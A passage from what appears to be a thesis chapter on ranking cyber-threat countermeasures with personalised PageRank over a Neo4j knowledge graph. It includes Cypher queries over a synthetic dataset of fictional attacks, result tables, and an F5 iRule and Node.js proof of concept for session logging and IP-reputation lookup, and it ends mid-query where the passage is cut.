The project applied all relevant threat data into designing a graph schema and knowledge graph containing this information. Much of the foundation of the research is based on previous deep knowledge of network and cyber security. When the knowledge graph schema was developed it was important for the project to gather as much knowledge as possible from the raw data. It was important for the project to gain as much understanding as possible from the threat data and model them into a higher level of understanding in the knowledge graph represented in a Neo4j database.

4.2.2 Graph Algorithms

Preliminary research was done on the available graph algorithms in Neo4j. In a generic approach to a decision system it is naturally to assume that a number of successful countermeasures is relevant as well as the efficiency (weight) of each countermeasure. We knew that we needed a recommender system [18] and that it would be beneficial to support weights to allow a countermeasure quality representation. Graph algorithms in Neo4j are classified into the following categories:

- Centrality algorithms
- Community detection algorithms
- Similarity algorithms
- Path finding algorithms
- Link prediction algorithms

Centrality algorithms attempt to determine the importance of a node in a graph, which applies well to our goal of finding the most relevant countermeasure node based on specific criteria. The personalised version of PageRank was the algorithm that matched our needs for a countermeasure decision system. One of the graph algorithm challenges that could be further researched in a real-life data-set are the difference between short and long-term goals, and multi-step countermeasure strategies. The community detection algorithms are used to determine how nodes are clustered or partitioned together. This category of graph algorithm would be more relevant for creating a holistic profile of adversaries or find similarities between attack patters. In general both factors could be valid in determining the local or global optima for countermeasures. The path finding algorithms attempt to find the shortest path between two or more nodes, as well as determine the availability and quality of a path between them. In respect to the designed knowledge graph schema and future work there might be applications for this category of graph algorithm if the graph schema was extended with an *Intelligence* node to represent gathered information acquired from counterintelligence. This could potentially add another dimension to the decision system based on the efficiency of acquired intelligence.

In general we could classify countermeasures into categories of threat specific, or counterintelligence. Attackers interest can be peaked by sending false information on vulnerable systems, which would potential open up for more counterintelligence options. The information sent by the attackers are the crucial factor to both identifying the attack as well as creating a holistic profile on the attacker. The criteria in this project for potential decision algorithm was therefore an algorithm that could take node properties into the calculations. Based on our criteria the project landed on the centrality algorithm personalised PageRank which allow us to create a bias towards specific nodes and properties. This is important for making knowledge-based decisions based on attacker profile. An holistic approach to attacker profile might be achieved through the community detection algorithms, but this is out of the scope of this project.

In order to accommodate the ranking of valid countermeasures we extended our previous knowledge graph schema used for real-life threats with a *Response* node and a *Countermeasure* node. The *Request* and *Response* node is connected each other through a decision relationship in order to support the PageRank algorithm calculations, but also support a graph database query. In case the countermeasure was applying a response this is indicated by a relationship between the *Countermeasure* node and the *Response* node. We created two relationships between the *Request* node and the *Countermeasure* node in order to indicate that a specific countermeasure was triggered, and the second to indicate that the countermeasure was successful. The latter also containing a success weight to indicate to what degree a countermeasure was particular successful. This could for instance be measured in the time between applying the countermeasure and measuring success. The directions of the relationships was also adapted to be more friendly to the personalised PageRank calculations. This is the case for the relationship between the *Threat* node and the *Request* node compared to graph schema used on the real-life threat data.

In summary we have further strengthened our preliminary choice of applying the personalised PageRank algorithm to our countermeasure decision system. In addition we have touched other potential algorithm categories which can be applied in a further research and development of a graph based decision system.

4.3 Synthetic Dataset

This section will present the personalised PageRank experiments and calculation results in attempt to validate the developed knowledge graph schema and the personalised PageRank as a plausible decision system. Our initial motivation was the properties of personalised PageRank as a recommender system [18] with criteria based bias.

4.3.1 Creating the Dataset

Our contribution of a generic cyber threat knowledge graph schema is now applied to a synthetic data-set and experiments. In order to create controllable experiments the project created a synthetic data-set structured on the knowledge from previous threat research in this project. The synthetic threats with countermeasures compiled into a synthetic knowledge graph provide the basis for determining correlation between specific attacks and predefined countermeasures, as well as giving a holistic profile of the attacker which can applied as source biases for the personalised PageRank algorithm. The conceptual decision system is highly dependent on the knowledge graph schema and the experiments also provide validation of the graph schema in regard of graph algorithm calculations. This implies that the construction of the knowledge graph schema becomes relevant in regard of applied graph algorithm.

Figure 4.2 shows the project's extended knowledge graph schema for the synthetic data-set and general purpose threat knowledge graphs. This schema is not the only solution and further research could be done to optimize the graph database schema. The optimized solution might depend on the applied graph algorithm, but the focus in this project has been the personalised PageRank.



Figure 4.2: Synthetic Graph DB Schema

The final knowledge graph schema is the same as for the real-life threat graph schema except the added *Countermeasure* and *Response* nodes. The direction of the relationship between the *Threat* and *Request* node is changed in order to better comply to the personalised PageRank algorithm.

In regard of ranking countermeasures our basic concept is that the number of successful countermeasures are the main factor, but the success weight on the countermeasure success relationship is also applied in the calculations. This allows for more granular calculations between equal number of successful countermeasures.

This research project is attempting to create the foundation for a decision framework, that can provide real-life data on threat countermeasures. One of the reasons for calculating a ranking of countermeasures instead of just one is to allow some exploration options within the framework. In other words the decision system could for instance randomize the selected countermeasure when there few strong candidates. This would also possible solve the challenge to find a local or global optima.

All the IP addresses used in this synthetic data-set is part of the IP network addresses dedicated to internal networks. This is created in such a way so the reader will not associate threat activity with anything in real-life. In the same matter we decided to create synthetic threats named as attack number instead of real-life threat identifiers. The OSINT reputation score has not been applied in any experiments at this point but are added to show the creation of these values in the synthetic data-set. The reputation is useful described in regard of security posture and countermeasure escalations.

The synthetic data-set is designed as follow:

- the data-set contains two hypothetical attacks (Attack 1 and 2)
- the data-set has three hypothetical countermeasures
- the OSINT reputation score per IP address is randomized between 0 and 100
- each IP address has one connection and a given countermeasure
- the success relationship between the HTTP request node and countermeasure node has random weight values
- each attack has 3 different class C (i.e. 192.168.10.0/24) networks with the same countermeasure and success weight bias applied

The attacks are just fictional names to represent real-life attacks. I will first go through the process of creating everything related to attack 1 in the synthetic data-set. In order to create the whole data-set we first created sessions within a class C network (Listing 4.3). *This includes the nodes Reputation, IP, Session, Request and Response.* The first part is to create graph related to countermeasure one. A loop counting from 1 to *n* (20 in the example) represent the number of IP addresses and sessions within this network. For the sake of simplify we created only one session per IP address. In a real life scenario one IP address can have multiple sessions as well as multiple HTTP requests within a session. Attackers will sometimes scan a target for multiple vulnerabilities and therefore trigger a variation of countermeasures. Only the first of three networks related to the first countermeasure is shown in Listing 4.3. This process has to be repeated two more times changing the network address, session number, and these will correspond to countermeasure two and three.

```
FOREACH (n in RANGE(1,20,1) |
CREATE (rep:Reputation{address:"192.168.10."+n,score:toInteger(round(rand()*100))})
-[:REP_SCORE]->(sip:IP {address: "192.168.10."+n})
<-[:SOURCE]-(s:Session {session_id: 1000+n})
-[:HTTP_REQUEST]->(req:Request {session_id:1000+n,url:"/attack1",name:"Attack 1"})
-[:DECISION]->(res:Response {session_id:1000+n})
-[:HTTP_RESPONSE]->(s) )
```

Listing 4.3: Create Synthetic Sessions for Attack 1 Countermeasure 1

After the creation of nodes and relationships for attack 1 and countermeasure 1 in the synthetic data-set knowledge graph looks like Figure 4.3. The IP nodes are red, the Session nodes are green, the Request and Response nodes are yellow, and the Countermeasure node is purple.



Figure 4.3: Synthetic Data-set Attack 1 Countermeasure 1 Visual

In Listing 4.4 and 4.5 the sessions related to attack one and countermeasure two and three are created.

After the sessions are created we continue to create the countermeasure successes for each of the HTTP requests and the corresponding success weights. The command executing in Neo4j for creating the part of the data-set is shown in Listing 4.6. Note that in our data-set representation we have calculated the average weight within the same network which has the same success weight bias range.

The corresponding countermeasures two and three are created in Listing 4.7 and 4.8.

When all nodes are created for attack 1 the knowledge graph looks like Figure 4.4.

In addition we connect the Threat 1 and 2 to the HTTP requests created for Attack 1 and 2. The whole process is repeated for Attack 2 with changes to the network, session number, and countermeasure success weight range. To give a representation of this synthetic data we performed a query to show the number of countermeasures as well as the average of the corresponding success weight.

```
FOREACH (n in RANGE(1,25,1) |
CREATE (rep:Reputation{address:"192.168.20."+n,score:toInteger(round(rand()*100))})
-[:REP_SCORE]->(sip:IP {address: "192.168.20."+n})
<-[:SOURCE]-(s:Session {session_id: 2000+n})
-[:HTTP_REQUEST]->(req:Request {session_id:2000+n,url:"/attack1",name:"Attack1"})
-[:DECISION]->(res:Response {session_id:2000+n})
-[:HTTP_RESPONSE]->(s) )
```

Listing 4.4: Create Synthetic Sessions for Attack 1 Countermeasure 2

```
FOREACH (n in RANGE(1,30,1) | CREATE (rep:Reputation{address:"192.168.30."+n,score:
    toInteger(round(rand()*100))})
-[:REP_SCORE]->(sip:IP {address: "192.168.30."+n})
<-[:SOURCE]-(s:Session {session_id: 3000+n})
-[:HTTP_REQUEST]->(req:Request {session_id:3000+n,url:"/attack1",name:"Attack 1"})
-[:DECISION]->(res:Response {session_id:3000+n})
-[:HTTP_RESPONSE]->(s) )
```

Listing 4.5: Create Synthetic Sessions for Attack 1 Countermeasure 3

The same statistics is calculated for Attack 2 by replacing the "*attack1*" with "*attack2*". Table 4.1 compares statistics for the two attacks.

The creation if this data-set is done with different number of successes as well as success weights. This will support the validity of the knowledge graph schema in regard of personalised PageRank calculations. The validity of personalised PageRank as a support for countermeasure decisions is also made. Keep in mind that it is natural to quantify success in general as number of successes as well as individual success weight. Studying the figures we see that attack 1 shows a number of success preference to countermeasure 3, but a success weight preference to countermeasure 1. The question is will the number of successes be preferable compared to the success weight in our calculations. Attack 2 shows an equal number of successes between counter measure 1 and 2, but the success weights are different. Our calculations will show the impact for this difference, keeping in mind implications for a decision model in future research and implementation of a graph-based decision model.

The experiments are as follows:

- Experiment 1 - Ranking of countermeasures based on attack one
- Experiment 2 - Ranking of countermeasures based on attack one and HTTP

```
MATCH (sip:IP)--(s:Session)--(req:Request)--(res:Response)
WHERE sip.address CONTAINS "192.168.10."
CREATE (cm:Countermeasure {name:"Countermeasure 1"})
CREATE (req)-[:COUNTERMEASURE_TRIGGERED]->(cm)-[:COUNTERMEASURE_RESPONS]->(res)
CREATE (req)-[r:COUNTERMEASURE_SUCCESS {weight: rand()*2+1.5}]->(cm)
RETURN COUNT(r)
```

Listing 4.6: Create Synthetic Countermeasure 1 for Attack 1

```
MATCH (sip:IP)--(s:Session)--(req:Request)--(res:Response)
WHERE sip.address CONTAINS "192.168.20."
CREATE (cm:Countermeasure {name:"Countermeasure 2"})
CREATE (req)-[:COUNTERMEASURE_TRIGGERED]->(cm)-[:COUNTERMEASURE_RESPONS]->(res)
CREATE (req)-[r:COUNTERMEASURE_SUCCESS {weight: rand()*2+1.0}]->(cm)
RETURN COUNT(r)
```

Listing 4.7: Create Synthetic Countermeasure 2 for Attack 1

```
MATCH (sip:IP)--(s:Session)--(req:Request)--(res:Response)
WHERE sip.address CONTAINS "192.168.30."
CREATE (cm:Countermeasure {name:"Countermeasure 3"})
CREATE (req)-[:COUNTERMEASURE_TRIGGERED]->(cm)-[:COUNTERMEASURE_RESPONS]->(res)
CREATE (req)-[r:COUNTERMEASURE_SUCCESS {weight: rand()*2+0.5}]->(cm)
RETURN COUNT(r)
```

Listing 4.8: Create Synthetic Countermeasure 2 for Attack 1

user-agent

- Experiment 3 - Ranking of countermeasures based on attack two (unweighted and weighted)

In summary we have created a synthetic data-set which allow validation of the knowledge graph schema previously created in this project in regard of personalised PageRank calculations. The data-set also allow our experiment to show some simple examples how the criteria based personalised PageRank would rank countermeasures accordingly. This is important to take into adversaries with different TTPs.

4.3.2 Experiment - Countermeasure Experiment

Again we remind the reader that this experiment is only based on synthetic data and we are making a foundation for further research on real-life data. In the coun-

Countermeasure	N Successes	Weight Range	Average Weight
Countermeasure 1	20	rand()*2+1.5	2.336966
Countermeasure 2	25	rand()*2+1.0	1.885578
Countermeasure 3	30	rand()*2+0.5	1.309779

(a) Attack 1 Statistics

Countermeasure	N Successes	Weight Range	Average Weight
Countermeasure 1	150	rand()*2+1.5	2.5486
Countermeasure 2	150	rand()*2+0.5	1.5214
Countermeasure 3	200	rand()*2+1.0	2.0193

(b) Attack 2 Statistics

Table 4.1: Comparing Attack1 and Attack 2 Statistics



Figure 4.4: Synthetic Data-set Attack 1 Visual

termeasure experiment we assume that a specific HTTP request can be linked to a specific attack or threat event, as well as deducting a holistic profile of the attacker based on information as in example HTTP header values. When personalised PageRank is applied to the knowledge graph on nodes relevant to HTTP requests and responses, as well has threat information and previous successful countermeasures, we can calculate a recommendation of plausible countermeasures. The ranking can apply both number of successes as well as weighted successes.

The experiments should give the same results as the synthetic data-set statistics if the knowledge graph schema is valid for personalised PageRank calculations. The basic decision factors are the number of successful countermeasures for a given attack, and the weighted quality of each attack. The experiment should also show that results depend on the biased random walk in the personalised PageRank algorithm. The results we are looking for is the actual ranking of the countermeasures, and not the PageRank values themselves.

```
MATCH (req:Request)-[r:COUNTERMEASURE_SUCCESS]->(cm:Countermeasure)
WHERE req.url CONTAINS "attack1"
RETURN cm.name AS Countermeasure, COUNT(r), AVG(r.weight)
ORDER by cm.name
```

4.3.3 Results for attack 1 experiments

The personalised PageRank calculations are performed in Neo4j as described in Listing 4.9. The first two lines are used to collect the nodes which serves as bias nodes in our Pagerank calculations. The collected nodes are then stored in the variable *sourceNodes* and used later in the PageRank calculations in line number *9*. In this case we use what Neo4j refers to as anonymous graph, which in short creates an instant graph projection when making the call for PageRank calculations. This is opposed to named graph projection's which stays in memory and can be reused multiple times. In the lines *4* and *5* it's declared that all nodes and relationships should be projected into our calculations.

```
1   MATCH (req:Request) WHERE req.url CONTAINS "attack1"
2   WITH collect(req) AS sourceNodes
3   CALL gds.pageRank.stream({
4           nodeProjection: "*",
5           relationshipProjection: "*",
6           relationshipProperties: {
7               weight: { property: "weight", aggregation: "NONE", defaultValue: 0.5 }
8           },
9           sourceNodes: sourceNodes,
10          relationshipWeightProperty: "weight"
11  })
12  YIELD nodeId, score
13  WHERE score > 0 AND gds.util.asNode(nodeId):Countermeasure
14  RETURN gds.util.asNode(nodeId).name AS name, ROUND(score,8) as `PPR Score`
15  ORDER BY `PPR Score` DESC
```

Listing 4.9: Calculate PPR for Attack 1 Countermeasures

In our calculations we need to project the relationship property *weight* which is the countermeasure success weight. In our experiments we tested different relationship aggregations (line 7), but in our model it is only between the *Request* and *Countermeasure* nodes we have parallel relationships (countermeasure_triggered and countermeasure_success). There are multiple aggregation options including *SUM*, *MAX* and *NONE* which are the default value. In our calculations we did not see any ranking changes with different values for *aggregation* and *defaultValue* but in general we chose to the settings that gave highest difference in ranking score values for visualization purposes. These values might be of value in a future implementation if a plausible countermeasure are connected with a relationship (i.e. countermeasure_valid) as valid countermeasure even if it's not applied and monitored yet. Beside this, it is worth mentioning for a future implementation of this decision framework in case countermeasure relationships indicate different states or knowledge between *Request* nodes and *Countermeasure* nodes. In line *9* the collected bias nodes in variable *sourceNodes* are applied to our PageRank calculations. In the next line the previous defined weight property is applied to the PageRank calculations. The calculations gives us the node identifier as well as the individual PageRank score. In our experiments we applied a condition that we only want the PageRank scores higher than zero and only the nodes labeled *Countermeasure*. Applying a Neo4j utility function to the *nodeId* we collect the actual node which allow us to show the name of the node. At last, in line *15* results are ordered by descending order of the PageRank score.

For easier comparison of the results we have added both the synthetic data-set statistics and the calculated personalised PageRank values in Table 4.2. The data-set statistics are shown by counting number of successes for each countermeasure and their average success weight property. Observing Table 4.2a we see that number of successes would rank the countermeasures from 3, 2, and last 1. In this case each countermeasure has a success weight that is inverted by the number of success for studying the effect of this weight in calculating personalised PageRank ranking. In Table 4.2b we observe that the ranking matches the number of successes and that the success weight is not high enough to counterbalance the number of successes. The ranking is the same and indicate that the knowledge graph schema we created are valid for personalised PageRank calculations.

Countermeasure	N Successes	Average Weight
Countermeasure 1	20	2.336966
Countermeasure 2	25	1.885578
Countermeasure 3	30	1.309779

(a) Attack 1 Statistics

Countermeasure	Personalised PageRank Score
Countermeasure 3	4.08251775
Countermeasure 2	3.55608574
Countermeasure 1	2.9530073

(b) Attack 1 Personalised PageRank

Table 4.2: Comparing Attack1 Statistics and Personalised PageRank

It is within our experiments to also show that the source node biased version of PageRank can be applied to criteria that is relevant to the attacker profile as well. The calculation with the additional criteria of matching HTTP user-agent set to botnet was done as follows.

Table 4.3 shows the result from personalised PageRank calculations on the synthetic data-set matching URLs representing attack1 and the HTTP user-agent set to *botnet*. The intention behind this experiment is to show that additional criteria can be added in the calculation to get results from a subset of the data-set. In this case the success weights are supporting the ranking based on number of successes. It is worth noting that this example can be developed further to use

```
MATCH (req:Request) WHERE req.url CONTAINS "attack1"
                            AND req.http_useragent CONTAINS "botnet"
WITH collect(req) AS sourceNodes
CALL gds.pageRank.stream({
        nodeProjection: "*",
        relationshipProjection: "*",
        relationshipProperties: {
            weight: { property: "weight", aggregation: "NONE", defaultValue: 0.5 }
        },
        sourceNodes: sourceNodes,
        relationshipWeightProperty: "weight"
})
YIELD nodeId, score
WHERE score > 0 AND gds.util.asNode(nodeId):Countermeasure
RETURN gds.util.asNode(nodeId).name AS name, ROUND(score,8) as `PRR Score`
ORDER BY `PPR Score`DESC
```

Listing 4.10: Calculate PPR for Attack 1 Botnet Countermeasures

the result of community detection graph algorithms as bias in the personalised PageRank calculations.

Countermeasure	N Successes	Average Weight
Countermeasure 1	4	2.2692
Countermeasure 2	3	1.4664
Countermeasure 3	2	0.7403

(a) Attack 1 Statistics

Countermeasure	Personalised PageRank Score
Countermeasure 1	0.58847789
Countermeasure 2	0.41692032
Countermeasure 3	0.25666642

(b) Attack 1 Personalised PageRank

Table 4.3: Comparing Botnet Attack1 Statistics and Personalised PageRank

In a general decision model we seek to give recommendations for which countermeasure are the most relevant. This opens up for an implementation of an autonomous decision model to deviate from the ranking if it seems beneficial in a exploration state of operation.

In summary we can determine from the experiment that the knowledge graph schema is applicable for personalised PageRank calculations. In other terms the number of successes is the synthetic data-set is transferable to the personalised PageRank calculation results. This validates both the knowledge graph schema as well as our claim that the personalised PageRank has the qualities we look for in a decision system.

4.3.4 Results for attack 2 experiments

This section presents the experiment results related to the attack 2 in the synthetic data-set. From earlier we know that two countermeasures have the same number of successes, and therefore we calculate an unweighted version of personalised PageRank first. This will show the correlation between the statistics and the personalised PageRank calculations. An unweighted version of the calculations is shown in Listing 4.11. In this case we do not apply the success weight into our calculations and therefore there are no need to project the weight property in our relationships either.

```
MATCH (req:Request) WHERE req.url CONTAINS "attack2"
WITH collect(req) AS sourceNodes
CALL gds.pageRank.stream({
        nodeProjection: "*",
        relationshipProjection: "*",
        sourceNodes: sourceNodes
})
YIELD nodeId, score
WHERE score > 0 AND gds.util.asNode(nodeId):Countermeasure
RETURN gds.util.asNode(nodeId).name AS Countermeasure,
                        ROUND(score,8) as `PPR Score`
ORDER BY `PPR Score` DESC
```

Listing 4.11: Calculate Unweighted PPR for Attack 2 Countermeasures

Table 4.4 shows the attack 2 statistics compared to the unweighted personalised PageRank calculations.

Countermeasure	N Successes	Average Weight
Countermeasure 1	150	2.5486
Countermeasure 2	150	1.5214
Countermeasure 3	200	2.0193

(a) Attack 2 Statistics

Countermeasure	PageRank Score
Countermeasure 1	17.60947839
Countermeasure 2	17.6094767
Countermeasure 3	11.73963739

(b) Attack 2 Unweighted Personalised PageRank

Table 4.4: Comparing Attack2 Statistics and Unweighted Personalised PageRank

Note that the personalised PageRank score is similar down to five decimals but not exact. The next calculations will take weight into account.

Table 4.5 shows the attack 2 statistics compared to the weighted personalised PageRank calculations. It is apparent that the weight is making the difference in our calculations and rank countermeasure one higher due to the success weight

```
MATCH (req:Request) WHERE req.url CONTAINS "attack2"
WITH collect(req) AS sourceNodes
CALL gds.pageRank.stream({
        nodeProjection: "*",
        relationshipProjection: "*",
        relationshipProperties: {
            weight: { property: "weight", aggregation: "NONE", defaultValue: 0.5 }
        },
        sourceNodes: sourceNodes,
        relationshipWeightProperty: "weight"
})
YIELD nodeId, score
WHERE score > 0 AND gds.util.asNode(nodeId):Countermeasure
RETURN gds.util.asNode(nodeId).name AS Countermeasure,
                        ROUND(score,8) as `PPR Score`
ORDER BY `PPR Score` DESC
```

Listing 4.12: Calculate Weighted PPR for Attack 2 Countermeasures

factor. This is important for our concept for an decision model in order to distinguish between countermeasures that have an equal number of successes.

Countermeasure	N Successes	Average Weight
Countermeasure 1	150	2.5486
Countermeasure 2	150	1.5214
Countermeasure 3	200	2.0193

(a) Attack 2 Statistics

Countermeasure	Personalised PageRank Score
Countermeasure 1	22.29344922
Countermeasure 2	20.73176588
Countermeasure 3	14.34386639

(b) Attack 2 Weighted Personalised PageRank

Table 4.5: Comparing Attack2 Statistics and Weighted Personalised PageRank

The results both validate the weighted version of the personalised PageRank algorithm for our knowledge graph schema, and show that success weight can be applied to strengthen the ranking based on weights.

4.4 Case Study

This section goes through the concept and implementation of our proof of concept system. There is a one to one mapping between the different iRule events and a function in the Node.js back-end. The back-end function handles the Neo4j database queries relevant to the client and HTTP state event.

The iRule event *CLIENT_ACCEPTED* is triggered whenever a client has established a connection. For TCP connections, this happens when the three-way handshake successfully completes. The iRule event *HTTP_REQUEST* is triggered when the system completely parses the HTTP request headers. This does not include the HTTP request body. The iRule event *HTTP_REQUEST_DATA* is triggered when the system has collected the HTTP request body. This is used for gathering the request body in a HTTP POST request.

4.4.1 iRule Event CLIENT_ACCEPTED

In our implementation we created a corresponding call to the Node.js back-end for each of the iRule events mentioned here. This means that whenever the *CLIENT_ACCEPTED* event was triggered we call a function in the Node.js back-end to create the appropriate nodes related to the new connection. In our proof of concept we applied the current date, source port, destination port and source and destination IP address as properties defining the Session node. These values were sent through the function as arguments. The traffic throughput was low enough that duplicates was not an issue (not more than 65535 connections between the same IP addresses in one day). From a graph node creation perspective we can always chose to create a new *Session* nodes, but when matching the session it would return duplicates. One possible workaround is to return the unique session node identifier and store it in a iRule variable. iRules are designed to keep variables alive for the current network session in F5 Big-IP between iRule events within the same session. In the same Neo4j query we also made an API call to a OSINT IP reputation database and added this information into a *Reputation* node in the knowledge graph. In our implementation we used IP nodes for both destination and source and keep them apart with a *source* and *destination* relationship. In the end this function also returned the OSINT reputation score (referred to as fraud score) for that specific source IP address. The reason behind this is that our system could enforce a reputation based control before allowing access to the service behind our reverse proxy. In addition a future implementation could also apply countermeasures based on geolocation data (country code). The iRule code implementation is shown in Listing 4.13. The code contains three parts, first the setting of connection related variables, then initiating the Node.js back-end system, and at last the actual back-end function call with connection details as argument. The result is returned in the variable *cresult*.

The Node.js function used in case of the *CLIENT_ACCEPTED* event contains two parts. In the first part we attempt to retrieve the IP reputation score if it exists, in addition to creating the nodes and relationships related to this connection. In Listing 4.14 we show the performed database queries.

In the case that there exist no reputation information in the knowledge graph on the specific source IP address we executes another database query which connections to our OSINT reputation source and retrieve this information through a API and stores the information in a Reputation node. The reputation score is also returned in this case and returned to the calling iRule function. This is shown in Listing 4.15

```
when CLIENT_ACCEPTED {
    # Create variables with connection related data
    set client_address [getfield [IP::client_addr] "%" 1]
    set client_port [TCP::remote_port]
    set server_address [getfield [IP::local_addr] "%" 1]
    set server_port [TCP::local_port]

    # Initiate the back-end system
    set rpc_handle [ILX::init ilxpe_lab01 ilxex_lab01]

    # Lookup IP reputation
    if { [catch {set rpc_resp [ILX::call $rpc_handle -timeout 3000 ilxmet_IPREP
         $client_address $client_port $server_address $server_port ] } cresult ] } {
        log local0.err "ILX IPREP to Node.js RPC Issue: $cresult"
        return
    } else {
        log local0.info "IPREP $client_address: $cresult"
    }

}
```

Listing 4.13: F5 iRule CLIENT_ACCEPTED

```
MATCH (rep:Reputation {address: $source})
MERGE (sip:IP {address: $source})
MERGE (dip:IP {address: $destination})
CREATE(sip)<-[:SOURCE]-(s:Session {
    date:date(),source:$source,srcport:toInteger($srcport),
    destination:$destination,dstport:toInteger($dstport)})
    -[:DESTINATION]->(dip)
RETURN rep.fraud_score AS fraud_score
```

Listing 4.14: CLIENT_ACCEPTED Neo4j Match Query

Typically a *HTTP_REQUEST* will follow and we log the requests by calling the corresponding Node.js function for creating a Request node in our knowledge graph with all relevant data as node properties.

4.4.2 iRule Event HTTP_REQUEST

The F5 Big-IP iRule event is triggered when the system has parsed the client HTTP request header. The HTTP request is crucial both to identify attacks as well as identifying unique data sent by the client which can help to classify or profile the attacker.

HTTP host are often used to target different virtual web sites through HTTP host or server name indication (SNI). This option can also be used in the F5 reverse proxy to direct the client to the corresponding web service. This also imply that an autonomous defense system could apply countermeasures when the HTTP host does not indicate an appropriate production service with less risk of false positives.

The Listing 4.16 shows the implemented iRule code in my proof of concept system. The iRule code gathers information sent by the client in the HTTP request

```
MERGE (sip:IP {address: $source})
MERGE (dip:IP {address:$destination})
CREATE(sip)<-[:SOURCE]-(s:Session {
    date: date(),source:$source,srcport:toInteger($srcport),
    destination:$destination,dstport:toInteger($dstport)})
    -[:DESTINATION]->(dip)
WITH *
WHERE NOT (sip)<-[:REP_SCORE]-()
MERGE (rep:Reputation {address: sip.address} )-[:REP_SCORE]->(sip)
WITH *
CALL apoc.load.json("https://ipqualityscore.com/api/json/ip/API_KEY_REDACTED/"+sip.
